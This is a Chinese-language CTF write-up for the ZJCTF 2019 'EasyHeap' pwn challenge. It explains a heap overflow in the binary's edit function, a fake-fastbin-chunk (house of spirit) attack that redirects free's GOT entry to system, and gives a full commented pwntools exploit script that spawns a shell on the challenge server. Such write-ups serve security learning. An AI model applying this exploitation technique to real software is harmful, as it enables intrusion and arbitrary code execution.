





# **<https://www.cnblogs.com/xlrp/p/14273619.html>**

# **[ZJCTF 2019]EasyHeap**

[附件](https://files.buuoj.cn/files/6a746d71a363f7d044efb27acbf1e7cc/easyheap.zip?token=eyJ1c2VyX2lkIjoxNTM3MSwidGVhbV9pZCI6bnVsbCwiZmlsZV9pZCI6NDUyfQ.X9nOdQ.-3Cq95DdhXvFbGvKUpGHhKEra34)

步骤：

1. 例行检查，64位程序  
   
2. 试运行一下看看程序大概执行的情况，经典的堆块的菜单  
   
3. 64位ida载入，首先检索字符串，发现了读出flag的函数  
   
4. 看一下每个选项的函数  
   add  
     
   这边size的大小由我们输入控制，heaparray数组在bss段上存放着我们chunk的指针  
   edit，简单的根据指针修改对应chunk里的值，但是这里的size也是由我们手动输入的，也就是说只要我们这边输入的size比add的时候输入的size大就会造成溢出  
     
   delete，释放掉堆块，指针置为0  
   
5. 之前看到的读出flag的函数在满足一定条件的时候是可以执行的，但是在BUU上的flag文件没有放到那个目录下，所以只能想其他办法了，但是这边的system函数还是可以利用的。看其他师傅的wp里都是用的house of spirit （伪造堆块），关于house of spirit可以看下面的链接  
   <https://blog.csdn.net/zhulintintao/article/details/109889960>  
   <https://zhuanlan.zhihu.com/p/61546352>
6. 利用过程  
   首先创建3个chunk

create(0x68,'aaaa') #0


create(0x68,'bbbb') #1

create(0x68,'cccc') #2

我们先free掉chunk2，然后再通过修改chunk1，造成堆溢出修改chunk2的fd指针，使其指向fake\_chunk（我们伪造的堆）

payload = '/bin/sh\x00' + 'a' \* 0x60 + p64(0x71) + p64(0x6020ad)

edit(1,len(payload),payload)

说一下为什么我们构造的fake\_chunk的地址是0x6020ad  
因为我们的目的是控制heaparray数组，从heaparray地址往上找，找到此处，可以看到其size大小为0x7f ，我们可以用 house of spirit 技术，伪造 chunk 至 heaparray 附近，在操作 malloc fastbin 时需要检查大小，我们可以巧妙地利用地址开头 7f 来伪造大小为 0x70 的 fastbin，绕过malloc的检查  
  
然后两次create 调用malloc，第一次返还chunk2给我们，第二次将fake chunk返还给我们，然后我们就可以通过fake\_chunk修改heaparray的值，这里我们先将heaparray[0]修改为free函数的got地址，

create(0x68,'aaaa')

create(0x68,'c')

payload = '\xaa' \* 3 + p64(0) \* 4 + p64(free\_got)

edit(3,len(payload),payload)

然后再通过edit函数修改free\_got表项为调用system的地址

payload = p64(elf.plt['system'])

edit(0,len(payload),payload)

这样 free chunk 1 就会执行 system(’/bin/sh’) 拿 shell。

exp就直接放暖暖草果师傅的了，人家给exp的每一条语句写了注释

from pwn import \*

#p = process('./easyheap')

p = remote('node3.buuoj.cn' ,'27234')

elf = ELF('./easyheap')

context.log\_level = 'debug'

def create(size,content):

p.recvuntil('Your choice :')

p.sendline('1')

p.recvuntil('Size of Heap : ')

p.send(str(size))

p.recvuntil('Content of heap:')

p.send(str(content))

def edit(index,size,content):

p.recvuntil('Your choice :')

p.sendline('2')

p.recvuntil('Index :')

p.sendline(str(index))

p.recvuntil('Size of Heap : ')

p.send(str(size))

p.recvuntil('Content of heap : ')

p.send(str(content))

def free(index):

p.recvuntil('Your choice :')

p.sendline('3')

p.recvuntil('Index :')

p.sendline(str(index))

free\_got = elf.got['free']

create(0x68,'aaaa') # chunk 0

create(0x68,'bbbb') # chunk 1

create(0x68,'cccc') # chunk 2

free(2) # 释放 heap2 让其进入 fastbin

payload = '/bin/sh\x00' + 'a' \* 0x60 + p64(0x71) + p64(0x6020ad)

edit(1,len(payload),payload)# 修改 heap1 内容为 '/bin/sh\x00', 以及堆溢出 heap2(freed) 修改其 fd 指针 # 因为最后释放的是 heap1,利用 '\_\_free\_hook'(system) Getshell # 为什么是 0x6020ad? 这是调试出来的# FakeChunk 若以这里为 prev\_size，则 size 正好是一个 0x000000000000007f# 可以绕过 malloc\_chunk 的合法性验证 (new\_chunk 的 size 位要与 bin 链表 size 一致)# 这样就伪造出了一个 chunk

create(0x68,'aaaa') # chunk 2 (从 fastbin 里取出的)

create(0x68,'c') # chunk 3 / idx = 0 (Fake)

payload = '\xaa' \* 3 + p64(0) \* 4 + p64(free\_got)

edit(3,len(payload),payload)# 修改 heap3 (Fake)# 作用是把 heaparray[0] 的地址 (原先记录的是 chunk 3 的地址) 覆写成 free\_got 地址# 这就是要在 heaparry 附近构造 Fakeheap 的原因# 确定具体的偏移量需要动态调试

payload = p64(elf.plt['system'])

edit(0,len(payload),payload)# free\_got 地址的作用在这里体现了# 由于 edit() 的目标是 heaparry[] 里面的地址# 那么本次操作将修改 free\_got 为 system\_plt 的地址

free(1)# 当释放 chunk1 (内容为 '/bin/sh\0x00') 的时候# 把 chunk1 当参数传入 free() 中执行，由于 free() 地址已经被修改成 system()# 最后程序执行的就是 system(chunk1's content) 即 system('/bin/sh\0x00'), 成功 Getshell

p.interactive()

参考wp：  
<https://www.cnblogs.com/zhwer/p/13781722.html>